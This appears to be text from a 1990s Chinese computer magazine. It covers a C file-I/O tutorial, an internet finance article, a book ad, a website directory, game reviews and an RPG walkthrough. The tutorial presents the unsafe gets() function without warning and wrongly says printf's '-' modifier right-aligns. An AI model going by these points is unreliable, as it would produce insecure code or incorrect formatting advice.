C 语言文件按其操作形式上可分为标准文件和一般文件。标准文件操作方便,不需打开或关闭,直接调用标准文件的读写函数便可操作。标准文件仅有三种:标准输入文件(一般指键盘输入)、标准输出文件(一般指显示器屏幕)和标准出错信息文件。标准文件的打开和关闭操作是系统自动进行的。三个标准文件的指针也是系统指定好的，标准输入文件指针是 stdin,标准输出文件的指针是 stdout,标准出错信息文件的指针是 stderr。一般文件是指除了标准文件以外的磁盘文件和设备文件。对一般文件操作，首先是打开文件,然后可进行读写操作和移动文件读写指针操作,最后要关闭文件。

2. 文件指针

在 C 语言文件中要区分文件指针和文件读写指针，因为这是用途不同，生成方法各异的两种不同指针。文件读写指针又称文件位置指针。

文件指针是通过 FILE 来定义的,例如,FILE *fp,*fq;说明了两个文件指针 fp 和 fq。FILE 是被包含在 stdio.h 中的一种类型定义。文件指针是由文件打开函数 fopen()赋值的,fopen()函数用来打开一个文件。如果打开成功，它便返回一个地址值传送给某个已定义的文件指针，于是该文件指针便指向这个被打开的文件，因此文件指针实际上是磁盘文件放在内存中文件缓冲区的首地址。文件指针是被打开的文件在其操作中的唯一的标志,文件被成功打开后,对文件的所有操作,包括关闭文件的操作都要用文件指针,而它在操作过程中是保持不变的,也不接受任何对它的操作。

文件读写指针是在一个文件被打开后系统自动建立的，随着对打开文件的读写操作，该指针将自动的向前或向后移动，也可以使用移动文件读写指针的定位函数 fseek()对文件读写指针进行改变，因此文件读写指针是用来标识文件被读写时当前读写位置的。文件读写指针在文件操作的过程中是不断改变的。一个文件刚打开时,一般指向文件头或指向文件尾,当读写完一个文件时,读写指针都指向文件尾。

3. 读写函数

C 语言文件的读写函数又称为输入输出函数，它们不包含在语言本身内，而是由支持系统所提供的。读函数(即输入函数)是从某个文件中向当前程序读入或输入数据,而写函数(即输出函数)是将当前程序中数据写入或输出到某个文件中去。读写函数分为两类,一类是与系统设备无关的高级读写函数,它们是用缓冲文件系统进行处理的;另一类是与系统设备相关的低级读写函数，它们是用非缓冲文件系统进行处理的。所谓缓冲文件系统是指系统在内存中为每个正在使用的文件开辟一个缓冲区，从内存到磁盘之间的读写数据都是要经过缓冲区的;所谓非缓冲文件系统是由程序而不是由系统为文件设定缓冲区。这里主要讲解高级读写函数,对低级读写函数将不介绍。

二、标准文件的读写操作

标准文件的打开或关闭是系统自动进行的，对标准文件可直接使用读写函数进行操作，常用的读写函数有下述三对。

1. 对一个字符的读写函数

读函数格式如下:getchar();

该函数无参数，返回值为所读取字符的 ASCII 码值,即 int 型的。该函数的功能是每次从缓冲区内读出一个字符。

写函数格式如下:putchar(c);

该函数有一个参数 c 是一个 char 型变量或是一个字符常量。该函数的功能是将参数所指的字符输出到显示器的屏幕上。

2. 对一个字符串的读写函数

读函数格式如下:gets(s);

该函数有一个参数，该参数 s 是一个用来存放字符串的字符数组名或字符指针名。该函数的功能是从键盘上读得一个字符串存放在参数 s 中。

写函数格式如下:puts(s);

该函数有一个参数，该参数 s 是一个已存放有字符串的字符数组或字符指针或是一个字符串常量。该

函数的功能是将参数 s 中的字符串或字符串常量输出到显示屏幕上。

3. 格式的读写函数

格式输入函数格式如下：scanf("控制串",参数表)；

该函数参数可分为控制串和参数表两大部分，中间用逗号分隔。控制串是由一个字符串组成的，它包含一般字符和格式符，一般字符用来作匹配符。如果在控制串中出现了匹配字符，则要求在其输入数据流中出现与控制串中出现的匹配符相同的字符，它用来作输入流中数据项的分隔符。如果控制串中无一般字符，则输入流中将缺省的使用空白符（空格符、水平制表符或换行符）作为数据项的分隔符。而格式符一般包含三个部分，其格式如下：%〔〈修饰符〉〕〈格式说明符〉。其中，% 是格式标识符，用它来说明其后面跟着的是格式说明符，有时中间还允许有修饰符。格式说明符是用来指明该格式所对应的参数表中接收输入数据参数的类型，它是用一个小写字母来表示的。例如，d 表示十进制的 int 型，s 表示 char 型，f 表示 float 型等等。修饰符是用来说明输入项的。常用的修饰符有数字，表示该输入项的最大宽度，l 表示长 int 型数或双精度数，* 表示跳过一定数目的字符或一个输入项。该函数格式中的参数表是由一个或多个参数组成的，多个参数将用逗号分隔，每个参数必须是一个地址值，一般变量在变量名前加& 运算符，数组可直接用数组名。参数表中参数的个数和类型要求与控制串中格式符的个数相等并且类型相同。

该函数有一个非负 int 型的返回值，该值表示该函数参数表中成功获得数据的参数的个数。

该函数是带有缓冲区的，从键盘上键入的输入数据先存放在缓冲区，然后按其格式逐一取出给对应参数赋值，如果数据没有取完，该函数便结束了，剩余的数据仍留在缓冲区内，如果接着又调用该函数，则缓冲区中剩余的数据仍起作用，于是可能会引起输入的混乱。因此，在连续使用该函数时，注意每次清除缓冲区中剩余的数据，其方法可用假读。

格式输出函数格式如下：printf("控制串",参数表)；

该函数参数可分为控制串和参数表两大部分，中间用逗号分隔。控制串是由一个字符串组成的，它包括一般字符和格式符。一般字符照样输出，而格式符是用来标识所对应的表达式输出值的类型。具体来讲，一般字符有可打印字符和不可打印字符，可打印字符直接写出字符符号，不可打印字符用转义序列写出，关于转义序列这里不作详述。常用的转义序列有\t 表示水平制表符，\b 表示退格符，\r 表示回车符，\n 表示换行符等等。格式符一般由如下三部分组成：

%〔〈修饰符〉〕〈格式说明符〉

其中，% 是格式标识符，用它来说明其后跟着的是格式说明符，有时二者之间还夹有修饰符。格式说明符是用来指出该格式符所对应的参数表中表达式的类型，它是由一个小写字母表示的。例如，d 表示十进制 int 型，s 表示字符串，c 表示 char 型，f 表示 float 型等等。在% 与格式说明符之间可以出现修饰符，常用的修饰符有数字．数字，前边的数字表示所对应的输出数据项的最小宽度，因为当数据项的有效数值位数小于该数字时，按指定数字确定宽度，空位将补空格符，当数据项的有效数值位数大于该数字时，按实际的输出数据项宽度进行输出；后边的数字表示数据项的精度，对于浮点数来讲表示小数点后的位数，对于字符串来说表示最多字符的个数。修饰符为 l 表示长 int 型或双精度数。修饰符为 -（负号）表示右对齐。 修饰符为 * 表示其后面数据项的宽度由其对应的参数表中表达式的值来确定的。该函数格式中的参数表是由 0 个或多个参数组成，多个参数之间用逗号分隔。当无参数时，控制串后面逗号可以省略，并且控制串中将无格式符，只有一般字符作为提示信息输出在屏幕上。参数表中的每个参数是一个表达式，该表达式可以是一个变量，一个函数或一个常数，也可以是任何由运算符组成的合法表达式。

在 C 语言程序中，printf() 函数是经常使用的，读者一定要熟悉它和掌握它。

三、一般文件的操作函数

一般文件的操作函数分为如下三类：打开和关闭函数、读写函数和定位函数。

1. 打开关闭函数

打开函数格式如下：

fopen("文件名","打开方式")；

该函数有两个参数，一个是文件名，指定要打开文件的全名，它是一个字符串，另一个参数是打开文件方式，也是一个字符串。常用的方式如下所示：

“r”表示读方式，使用该方式打开文件时被打开的文件一定要存在。

“w”表示写方式，使用该方式打开的文件可以存在也可以不存在，如果不存在将进行建立。这种写方式是覆盖写，将原有文件中的内容冲掉。

“a”表示追加写方式，使用该方式打开文件时，文件读写指针移至该文件尾，等待追加写入信息。

另外，还可使用“rt”,“wt”,“at”表示读写或写读方式同时打开。对于二进制文件打开时可使用“rb”,“wb”,“ab”,“rb+”,“wb+”,“ab+”等方式，意义同上。

该函数的返回值在正常打开文件时返回一个文件指针，即内存地址值；在打开文件失败时返回值为 NULL。

（待续）

国际互联网上的金融服务

□国联公司　流星海

(上接第五期)

4. 期货股票交易和查询

在先进国家，利用互联网进行股票、期货交易已经日益盛行，人们完全可以足不出户，通过电脑完成他们想要进行的交易，在本地操作的交易模式将成为未来股票、期货交易的必然发展方向。国内已经有了这样的公司，中国国际期货经纪有限公司（http://www.cifco.cn.net）率先建立了自己的网络服务基地，为从事相关活动的人们提供快速和准确的信息，目前有关实时的行情介绍基本在2分种内进行更新，基本服务有 实时股票价位查询、研究报告、新闻发布中心。

实时股票价位查询服务要求享受这种服务的人必须拥有已经注册的ID，访问者可在相应查询栏中填入不多于10个的股票代码，再点击“开始查询”钮，计算机将会提供相应的价格。另外，看综合价位而不针对某个股票进行查询，也有相关的服务栏目，进行全面展示。研究报告主要是用于分析目前股市的状况和未来的走向，图文并茂，收藏储存十分方便。新闻发布中心公布最新国家政策法规，深市和沪市近期的动态。

目前，国内国际互联网发展十分迅猛，各行各业都在纷纷将目光转向这一新的发展空间上来，对金融业来说，同国际互联网的结合已经势在必行了。北京几家大的金融单位纷纷在同国联，东方网景、世纪等ISP进行协商，准备建立更大规模的网络金融世界。可以预计，未来的金融行业将全面同国际互联网结合起来，人们将会迎来更广阔的投资空间。

（全文完）

精雕细琢，“金钥匙”隆重推出

我社决定编、选有关电脑知识和技能提高等方面的金钥匙系列丛书的启事刊出后，受到全国电脑迷的热烈欢迎和大力支持。经杂志社精心选稿和组织、由电子工业出版社出版，首批两把金钥匙《电脑爱好者精华本（1993－1996）》和《电脑实用技术精粹》现隆重推出，我们切盼金钥匙不负众望，能迅速、有效地为您打开一扇扇电脑学习与应用之门。

《电脑爱好者精华本（1993－1996）》收集了我刊1993－1996年创刊以来，所发表的优秀文稿，设有百宝箱、步步高、软件使用与技巧、组装与测评、游戏乐园、网络与通信、电脑诊所以及语言与程序等内容，保留了本刊原有风格，系统集成了读书人需要和欢迎的电脑知识，突出实用、简练和完整性。该书浅显易懂，实用性很强，是您案头必备的工具与提高书，同时该书可满足部分读者希望购买我社现已售罄的早期合订本的愿望，极具保藏价值。本书16开本480页，设计精美，定价38元整。

《电脑实用技术精粹》是我社精心推出的又一部实用性极强的好书，我们通过收集整理和再加工国内近十种有较高知名度的计算机报纸和刊物所发表的优秀文章，以及本刊未能发表的部分作者来稿，本着少而精的原则，以专题方式提供了软件使用和技巧、硬件配置与优化、配件选择和组装、性能评价与综述、DOS&WIN操作系统、字表图形和图像以及网络与通信七大板块内容，可以全方位地满足读者使用和精通微机的需要，使您一书在手，便可了解和掌握国内新的电脑实用技术。本书16开本，320页，装帧精美，定价28元。

热诚欢迎广大读者订阅，并拥有电脑爱好者自己的金钥匙，成为我社图书读书人。您欲先睹为快，请来我社发行部购买、邮购或代理。邮购地址：

北京海淀区白石桥路48号《电脑爱好者》杂志社发行部　（邮编：100081）

邮购每本书需另加书款10%的邮资费。

Internet 网址分类简介

□西安 刘长松
□西安 李 勇

金融类

网址:http://206.126.103.21/holt/index.html

简介:本投资资讯站为日理万机的商界人士提供精彩的每日金融市场动态,从道琼斯指数、货币和金属交易行情到选择股票的资讯,Holt Report 包罗万象,一定会成为您个人投资的最佳助手。本站还有自 1995 年 3 月以来的全部报告,短小精悍,就是为了弄明白 1 美元能买多少希腊德拉克马银币去看看也是值得的。

网址:http://www.prnewswire.com

简介:对于一名活跃的投资者,PR Newswire 真是不可多得的资讯站,内有大量国有和私有公司的报道,还有去年以来"News On Call"上的所有新闻,真是应有尽有。所有的新闻均由 PR Newswire 成员提供,供您免费使用;金融专家南希·杜纳和前《纽约时报》专栏作家鲍勃·梅兹在"金融漫谈"上每周为您献上精彩的文章,如《成为亿万富翁》和《怎样赚大钱》

戏剧类:

网址:http://www.act-sfbay.org

简介:旧金山(San francisco)闻名全美的戏剧公司在本资讯站为您献上丰富多彩的戏剧资讯,使您如同身临其境。公司的演出场所旧金山大道具戏院不幸于 1989 年的地震中毁于一旦,但有关方面已于 1996 年 2 月开始重建这所有 85 年历史的建筑。在这里就有关于它坎坷身世的丰富资讯,蓝灰色基调的精美的剧院造型符合 A.C.T. 图像一贯的保守风格。

网址:http://www.delphi.co.uk/delphi/Stories/9508/16.Globe/intro.html

简介:Delphi 的英国资讯网点。Canden Lock 为您真诚献上正在重建中的莎士比亚环球大剧院,该剧院建于 1599 年,为莎士比亚剧团户外演出场所,将于首演 400 年后,即 1999 年 9 月 19 日在伦敦近郊重新开放,本资讯站让你提前 3 年先睹它的英姿,并提供募捐广告和其他莎士比亚资讯站的名录,戏剧历史迷们可不要忘了 1999 年到英国一游啊!

其他:

网址:http://www.windows95.com/

简介:只要用过 Windows95,使用 Windows95 资讯站就不费吹灰之力。本站和 Windows95 桌面非常类似,是关于 Windows95 的提示、琐事及软件的庞大有条理的集合。它可不是来自 Microsoft,从对 Microsoft 的"Internet 探索者"的评论,到分享 Windows 故事的现场闲聊系统,布来姆青年大学(Brigham Young University)的研究生史蒂文·詹金斯搜罗了关于 Widnows95 的一切组成了这个漂亮的资讯站,当 Microsoft 听说不是本公司的人抢先注册 WWW.Windows95.com 时,你能想象他们沮丧的表情吗?

网址:http://ericir.syr.edu/Newton/welcome.html

简介:虽然本资讯站主要是为在教学中使用 BBS 精彩的连续剧《牛顿的苹果》的教师而设计的,但对于想了解我们生活及这个神奇世界的朋友也颇具启发性,除了课程页的目录外,本资讯站还为您献上 4 个专门栏目:有趣的动物"接触科学"实验,智力测验(如身体的哪部分辩认方向)和易于使用的访问者指南。

馆藏类:

网址:http://www.mcmaster.ca/

简介:如果您对英国哲学家伯特伦德·罗素(Bortrand Russcl)感兴趣的话,大可不必跨过千山万水到加拿大安大略省汉米敦的大学走一趟,本主页会提供您想要的所有资讯。在 1970 年这位著名的和平活动家去世之前,McMaster 已经是罗素档案之家了。本档案包括罗素的通信、照片和旧写字桌,除了写字桌实在太笨重外,我们把所有档案都搬到了网上供您访问。与其他大学网资讯站类似,您也可以在网上游览美丽的 McMaster 校园,它的 TO80"Salmon 礼堂"确实与众不同。

网址:http://www.dhm.de/index.html

简介:德国历史博物馆位于十八世纪的一个军火库 Zeughaus 内,1952 年到 1990 年曾是"传播马克思列宁主义历史观"的地方,当然现在它已是一个包罗万象的机构了。该馆藏有如山的文件、资料和图片,拿破仑的帽子和流行玩具等实物,本资讯站除介绍博物馆外,还有历史事件的介绍,让你在欣赏精彩图片的同时紧跟展览的潮流,这些图片一定能使你受益匪浅。



★★《钢铁雄师Ⅰ》在玩家中口碑一直很好，但其在战斗时由于画面杂乱而带来的游戏混乱却使其可玩性下降，这次借 Vaxed－Space 技术的东风，“雄师”再次出击。

★★ F22 的武器包括 AIM－120 或 AIM－9X 空空导弹，JDAM1000－LB 炸弹及用于近战的 M61 20mm 机炮，游戏提供 4 场战役超过 35 个任务。





★★太平洋将军（PACIFIC GENERAL），战役主要取自二战期间美日之间争夺太平洋及其间岛屿国家控制权的海上恶战。

★★这次推出的《坦克将军Ⅰ-Ⅰ》，图象整个采用斜 3D 立体造型，细致的小坦克就象是精致的模型，

（□北京 月亮人）





□北京　王钊

美丽的农场已失去往日的宁静，一群凶恶的匪徒闯入了这可爱的地方，我们的主角伦德和芭拉为了寻找他们在这里失踪的朋友贝茜而拿起了武器，闯进了这个可怕的小镇，迎接他们的将是什么呢？又一个令人兴奋的血腥故事就要开始了。

《Redneck Rampage》（以下简称《RR》）是由 INTERPLAY 公司出品的 DOOM　TOO 类三维射击游戏。在前一段时间 DOOM 类游戏横行之后，它的出现略显得迟了一步，但这丝毫不影响其可玩性。《RR》引用了《DUKE 3D》的制作引擎，故同其游戏的设置形式和操作感觉是一样的，但是《RR》在画面和音效方面则更胜一筹。

笔者拿到的是一个从 INTERNET 上下载的《RR》的一个释放后有 20MB 的演示版（光 DEMO 版就有



20MB，可想而知正式版有多大了），据资料显示，全部游戏有包括泰勒镇、废物堆积场、精神病人收容所在内的四大关共十四小关和包括翘杆、0.454 口径佐轮手枪、双筒霰弹猎枪、炸药、粗齿锯枪在内的九种武器。（秘技：“RDELVIS”为无敌，“RDALL”为全装备）

从 DEMO 上来看，《RR》在细节的设计上是下了一番功夫的，像打死鸡时会散落一地鸡毛；对阴险的瘦子开几枪，他就会变得一瘸一拐的；当手持霰弹的凶狠的胖子挨枪时，会挠挠屁股，当打死敌人后，主角还会发出嘿嘿的嘲笑声。当然《RR》中的暴力成分也不少：击中敌人后，除了溅出点点鲜血以外，当敌人临死时靠近墙壁，还会在墙上留下大片的血迹，最为血腥的是当敌人被汽车撞过碾死后，血会喷到天上，落下后会撒满方圆几米的地方（不过还好没有《QUAKE》那么变态）。

《RR》在音效方面也是极其出色的，游戏采取立体音效合成技术，汽车从左至右呼啸而过的效果非常逼真，远处不时传来敌人的阵阵叫骂声（可以据此判断出敌人的位置），主角的语言也是非常丰富的，常常说出滑稽的话，这是以前 DOOM 类游戏中所少见的。

在游戏的难度方面《RR》要比《DUKE 3D》增加许多，难度的增加不仅仅是敌人数量的增加，而且敌人的 AI 值也会相应提高。他们不会一动不动地与你一对一地对射，而是利用地形、建筑物或树木与你打游击战，有时敌人会躲在墙角或商店柜台后面蹲下站起地向你打黑枪，极难防范，就连鸡也会主动避开你，当你冲过去的时候它会拍打着翅膀逃走。另一方面，游戏中射击的准确率偏低，也在不同程度上增加了难度，准确率的高低直接与距离的远近有关，即使用瞄准星对准敌人，如果距离太远也是打不到的，所以在刚开始时应该多练习一下射击，而地上乱跑的鸡则是最好的靶子。

《RR》的最低配置是 P90 16MB RAM 64 位图形卡 1MB 显存，而推荐为 P166 32MB RAM 3D 加速卡 2MB 以上显存，够吓人了吧？但高配置带来的是高效果，游戏提供从 640×400 到 1600×1200 的四种分辨率（1600×1200？！！谁的显示卡和显示器能受用得起？）

虽然是演示版，但还是表现出了《RR》的魅力，现在游戏已进入最后的测试阶段，我们期待着它的推出，相信所有爱玩 DOOM 类游戏的玩家都不会错过。我们的英雄能否救出他们的朋友，就只有靠你的努力了。



□北京　刘捷足

我心中有一个源自童年的梦——按自己的构想建一座世界上最好玩的公园，让小朋友在其中尽享快乐。现在，随着年龄的增长，这个梦是离我越来越远了。但是，最近我却在一款电子游戏中找回了自己那个早已失落的梦。这就是由美国电子艺界公司出品的模拟游戏《主题公园》。

这个游戏给人的第一个感觉就是极容易上手。《主题公园》操作简便。初次进入游戏它会运行一个《主题公园》教程，一步步引导你学会操作游戏。做为这个公园的经营者，你可以控制这个公园的每一部分，而这一切的实现是极为方便的。屏幕下方是操作命令工具条，通过鼠标点击就可以进行道路建设、设施安置、工作人员雇佣等工作。为了更简化操作，《主题公园》还引进了鼠标右键的快捷操作（感觉很象 Windows 95）。比如你想为你的公园雇佣一批工作人员，可以在这个工具按钮上直接单击鼠标右键，这时会弹出一个窗口，从中直接选择你欲雇佣的工作人员，然后把他拖动到自己的工作岗位附近，再单击鼠标左键就可以了。这样可以大大提高工作效率。由于游戏是采用即时型的设计，也就是说无论你是否发出操作指令，游戏情节都按照其时间流程进行，并随机发生各种事件。做为一个“日理万机”的娱乐园主，当然是工作效率越高越好。

在这些工具按钮中，标有“N”的那一个是非常有用的，通过点击它你可以看到游乐园的全貌，并且可以方便地把‘摄像机’（也就是游戏者视野）转到相应的地区。它使你的感觉就象坐在现代化的‘中心控制室’里利用无所不能的超级电脑系统向自己的公园发号施令（很象侏罗纪公园），感觉是不是很惬意？另外屏幕的右上角还有几个表示工作人员的图标，用鼠标激活它们，你就能看到相应的工作人员正在干什么，监督他们工作是否努力，有没有偷懒。标有问号的工具按钮可以激活‘查询’功能，此时鼠标变成一个问号的形状，单击游乐设施就可以查询其详细资料。

说到公园的具体建设，那就更有意思了。只要按照上面介绍的方法选定相应的设施，比如一座旋转游艺机，鼠标就会变成旋转游艺机的样子，把它移动到你满意的地方，单击左键，这个游乐设施就安排好了。然后是用同样的方法设定收票处和入口的位置，最后再利用围栏建设工具设一段围栏以便游客等候排队。当然，最好再用道路建设工具建一段小路与公园的交通主干道相连。

游戏采用即时型的设计，在进行过程中会随机发现各种事件。比如，竞争对手收买你的公园股票，消费者协会指控你的门票过于昂贵等。游戏中由电脑控制的各种人物的 AI 值也很高，从你手下的职员到公园游客都和现实中的人一样，仿佛各有各的思想。游戏还能显示每一个进出公园的游客的想法，你可以了解他们是否快乐，是渴了，还是累了，或已厌倦了你这单调的游乐项目，以便于调整公园的经营策略。

在公园经营方面，游戏功能的设置尽量突出“仿真”的特性，你可以进行财务查询、买卖股票、调整研发资金进行新型游艺设施的研究以及进行公园建设等。在初始阶段你可以购买树上小屋、跳跳城堡、鬼屋、旋转游艺机等游乐设施，以后随着游戏的进行还可以购买更多种类的游艺设施，甚至自行研究新游乐设施。每一种游艺设施都有“价值”、“刺激程度”、“可靠性”、“最大载客”等指标。一般来说各类游艺设施要合理搭配才能吸引各种兴趣不同的游客。你还需要在公园中适当的地方建设供应快餐、饮料的商店来满足游客的要求。

游客们随手丢弃的垃圾会影响公园的整洁，因此你需要清洁工随时保持公园清洁；游乐设施难免发生故障，这时修理工就显得尤为重要；警卫可以有效防止无赖的捣乱；河马人等各种造型的小丑则可以为公园增添不少欢乐气氛。一支得力的员工队伍对于你来说是必不可少的。

为了事业的发展壮大，你必须想方设法为追求最大利润而绞尽脑汁。比如适当调整公 园门票及快餐、饮料的价格等。为了生存发展你还必须关注整个世界娱乐业的状况，在股票市场上还要和你的竞争者斗智，避免被人吞并，最好能成功地收购竞争对手的公园。

最后还不能不提到《主题公园》游戏气氛的营造。游戏的音效制作相当出色。你可以听到由孩子们惊喜的尖叫声、游艺机的转动声、公共汽车的喇叭声等汇成的声音效果，甚至从中还能辨别出有人在咳嗽，这种极强的临场感，使我这个“游乐园主”也产生一种自豪感。在游戏进程中还有各种天气的变化，你可以看到公园里的游客到处奔跑纷纷寻地避雨的场面。

怎么样，是否想创造一个属于你自己的‘迪斯尼神话’，一起走进《主题公园》的世界吧！

引路蜂



□北京 李兰云

(上接第五期)

回到酒店，老板会因重新得到酒店而赠送好酒。

一路打进张府。找到张家仆人蒋伯，会得到张琳心父亲张风留下的暗示：

一片红花园中栽，花蕾尚小屋生苔；
晓风逐地道清幽，紫气一出城外来。

看每句的第四五两个字："花园小屋地道出城"。在花园小屋的地窖内，踩一下桌子和凳子之间的地板，墙壁会自动打开，穿过墙壁后进入一个暗道。二人走出暗道，来到一片树丛中。传来一阵打斗声，上前一看，原来是张风和南宫灭，二人均已使出全身功力进行最后一搏，结果张风受伤倒地，南宫灭也身受重伤。二人竭尽全力打败了受伤的南宫灭。看着张风，面对这个唯一能除掉杀父仇人的机会，你这一剑到底是刺还是不刺？选择不杀。选择杀后只会出现头三个结局。张风临死前说出了当年杀死独孤云的秘密，两家的冤仇得以化解。

临安城里见过的乞丐小雷出现。一行人来到渔村，在老王家找到段芙蓉，然后一起去长安。在华山脚下的石塘镇，小雷和段芙蓉与大家分开去成都。华山在石塘镇的北面，长安在石塘镇的西面。在华山脚下，因没有请柬被华山弟子挡住不能上山，只好回到镇上想办法。

在右上方的民房外向老人打听到樵夫李三知道上山的小路，但李三进长安城卖柴去了。赶到长安，和北门附近卖菜的老人多对几次话，可得知李三因路见不平打了恶霸姚公子被官差抓进监狱了。旁边那个卖药的，听他那不着边际的神吹就知道是个江湖骗子，不过那骗子还有点德行，卖的药虽然没什么疗效，吃了也不会死人（是不是和电视中的某些有一比？），比现在那些卖假药的好多了。欲救李三无门，在酒店碰见了酩酊大醉的张如梦。叫醒张如梦，张如梦要二人稍候，去办一件事后就回来。你开始操控醉酒的张如梦。乘着醉意来到长春楼，进去一看，姚公子正逼迫白天抓到的姑娘杜鹃为娼。用"王八无耻草包下流"之类的传统名骂骂了姚公子一顿后，出手用醉拳打败姚公子，正欲杀他，独孤剑和张琳心出现，胁迫姚公子去监狱放了李三。主角变换为独孤剑和张琳心，带着姚公子进入空荡荡的京兆府大牢。放出李三后还顺便放了个叫杨湖的人，杨湖临走时说自己是洞庭湖天王帮的人，并给你一件天王帮的信物天王令。

李三回到石塘镇。二人在酒楼找到张如梦，张琳心告诉他父亲的事情，张如梦振作起来，决定回临安祭奠父亲后开始调查"山河社稷图"的下落。在石塘镇左上的石头民房是李三的家，从上往下进入房子找到李三，带着李三，切换到华山的地图后在右边的树丛中找到小路上华山。在路上碰见华山弟子林对儿慌慌张张下山。华山大厅内，决斗已经结束。顾枫被林海打败身亡。当你们把顾枫会被人暗杀的事情说出来后，林海恼羞成怒，指责你们无中生有，灰溜溜地被赶下华山了。在长春楼二楼找到林对儿，打败他后带他回华山。林海见事情败露，出手杀人。奋力打败林海，和方勉对话后从华山后面下山去少林寺。

和值守僧人一阵胡搅蛮缠之后，进入少林寺。在右院找到玩泥人的小和尚圆真，再在正院找到圆通，在圆通手中拿到泥人，回去还给圆真，圆真会告诉无虚大师的下落。来到达摩堂，见墙上贴一首无虚大师的诗，便故意挑刺，果然将无虚大师激将出来。和无虚大师分析暗杀名单，推断出下个人应该是韩世忠元帅，被撕掉的地方可能写的是岳飞。从左院进入塔林，找到形迹可疑的假和尚，将他打败，回去找无虚。无虚离开后到大雄宝殿向僧众说明此事，再去塔林假和尚附近躲起来。无相出现，杀掉假和尚……去藏经阁二楼找到无智大师习得"天魔解体大法"，去大雄宝殿找无虚习得"龙爪虎抓"，找无穷习得"梅花弄影"，这几招都学会后方可下山去朱仙镇。

朱仙镇北面的路通往岳飞和韩世忠的大营，东边的路通往东南方向的渡口。往北走，出现一个三叉路口，左边通往岳飞的大营，右边通往韩世忠的大营。先往右边去，进入韩世忠的大营后会见到梁红玉，可以得到大量物品，梁红玉还会收张琳心做义女，给张琳心的武功升级。先去了岳飞大营就见不到梁红玉了，而且，如果没有红玉的话就再也不能进入韩世忠的大营得到物品了。不要老在韩世忠大营转悠，一出门张琳心就会出来。进入岳飞大营，找到岳云，得知岳飞出去视察敌情了，返回朱仙镇，在茶馆找到卢青，得到"丹心剑"。再回岳飞大营，在大帐中见到岳飞，并自告奋勇帮岳飞去金营打探王佐的消息。如果在临安怡春楼秋雨姑娘处得到了红玉，见过岳飞后还可以去韩世忠大营见一次韩世忠。韩营大门口的值勤军官刚好就是秋雨姑娘的舅父刘云，给他红玉后进入韩营，见过韩世忠后可到库房再拿一次物品。完成了秋雨姑娘



托付的事情，品德也会上升。

后面到了成都五剑堂会遇上毒烟，如果身上有红玉就不会中毒，没有红玉生命和内力会下降一半，接着要连打五个敌人，级别太低的话就惨了，所以不愿练功的人最好就不要去韩营了，但品德会因此而降低。

金营的正门有箭阵，无法通过。从岳飞大营正门出来，一直向下，再向左，出现一个三叉路口，向左是去凤凰山头，应向上走，到了金营的栅栏外面会自动换上金兵衣服并施展轻功进入金营。进去后在左边找到陆文龙的帐篷，王佐给陆文龙讲了"越鸟南归"和"骅骝向北"的故事，又给陆文龙讲了他的身世，陆文龙将信将疑，要王佐和乳娘拿出点什么证物。将"丹心剑"交给陆文龙，里面有遗书，证明陆文龙乃陆登之子。

待王佐和陆文龙离开后进入右边金营，进兀术大帐后从两旁前进，打开箱子得到物品后走到台子跟前，兀术和南宫灭出现。和南宫灭打斗时必须使用"天魔解体大法"才能干掉他。使用"天魔解体大法"后你的经脉也全部震断了，生命垂危，好惨呐。张琳心用焰火霹雳弹放火，一个蒙面人（杨瑛）出现带着你回到朱仙镇客栈。朱仙镇客栈里，独孤剑命在旦夕（这下，掌柜的说要长白山的千年双头人参和天山的千年雪莲王才能救他一命。王佐说让岳元帅派人去找其中的一样，张琳心自己去找一样。

现在你变成张琳心了。可以选择上长白山或上天山。

上长白山：在右下方找到一个猎人，猎人会告诉你两个消息：一是有一群专门靠采人参为生的赶山人住在山上的一个窝棚里；二是当今世上仅存的一支双头人参在大户人家朱员外家。可以去窝棚请人上山采集或用武力到朱家夺取。去窝棚：找到赶山人的头目赵大帽子，赵大帽子开出条件：除掉山上的胡子许大马棒，用指南针来换千年人参。赵大帽子的窝棚在上面一幅地图的左上角。许大马棒的窝棚在最上面一幅地图的右上方。干掉许大马棒后即可回窝棚用指南针换得双头人参。去朱家：去朱家后战斗将不可避免，打败朱海夫妇后就可取得人参。但金国人会因此杀掉朱家二十余口，导致独孤剑的结局很悲惨，会死于朱家后人之手。两只人参都得到可以使独孤剑多升一级。

上天山：进入雪地后开始计时，时间一到就会发生雪崩，让你死于非命。必须在这段时间内找到山洞。返回时也是一样。告诉你们一个绝招：时间快到了赶紧存盘，然后掉盘，就会重新计时了。山洞在左上方。进了山洞，被一凶神恶煞的老太太雪莲姥姥堵住，打败她后去找箱子，放雪莲的箱子在右下角，其它的箱子不能打开，否则……里面是毒药暗器哪。小心那些冰窟窿喔。

回到朱仙镇，将人参或雪莲交给掌柜，救醒独孤剑。现在你又是独孤剑了。从东边路口出去，向南，在渡口旁的下屋前找到王佐，听王佐唠叨完后上船去洞廷湖。来到洞庭湖的入口湖口村，在茶馆找到张如梦。将杨湖所赠的天王令给茶馆老板龚楷，茶馆老板会让独孤剑进入一个通向天王岛的密道，如梦兄妹被拦在外面。从山洞出来，前面是水路了。从有石头的地方向南走，向东过木桥，来到一个有四条通路的中心岛上。从中心岛向北从石头路一直走，在靠北面小岛的东部边缘下水，方向依次为南，东，北，东，南，然后向东走四步后向南转，向西，就可以到放宝物的小岛上去了。

从中心岛向南，过小木桥，在小岛的东南方下水，七弯八饶后就可以到达天王帮的总坛天王岛。经过城门的岗哨时要对出口令，用王佐给的暗语应答，答错了会被一阵乱箭射死。

"洞庭八百里"对"华山三千丈"；

"留得青山在"对"何愁无柴烧"；

"天王盖地虎"对"大圣镇番妖"。

前往大厅拜见帮主，帮主怎么似曾相识？说明是受王佐之托来与帮主有要事相谈，天王帮左使封玉书却一口咬定你是奸细！帮主答应在湖边单独交谈王佐所托之事。进入后花园，再出来时有个丫头会告诉你帮主在湖边等你。从花园右上的小门出去，在湖边找到帮主。……二人正要结拜兄弟，突然有人扔来一个震天雷！眼看躲避不及，无数英雄的形象在你的脑海浮现，你奋不顾身一跃而起将帮主扑倒在地，压在身下。帮主的头巾被树枝挂落，一头青丝飘落下来。你顿时目瞪口呆，不知所措，待回过神来，杨湖带帮中弟兄已站在面前。

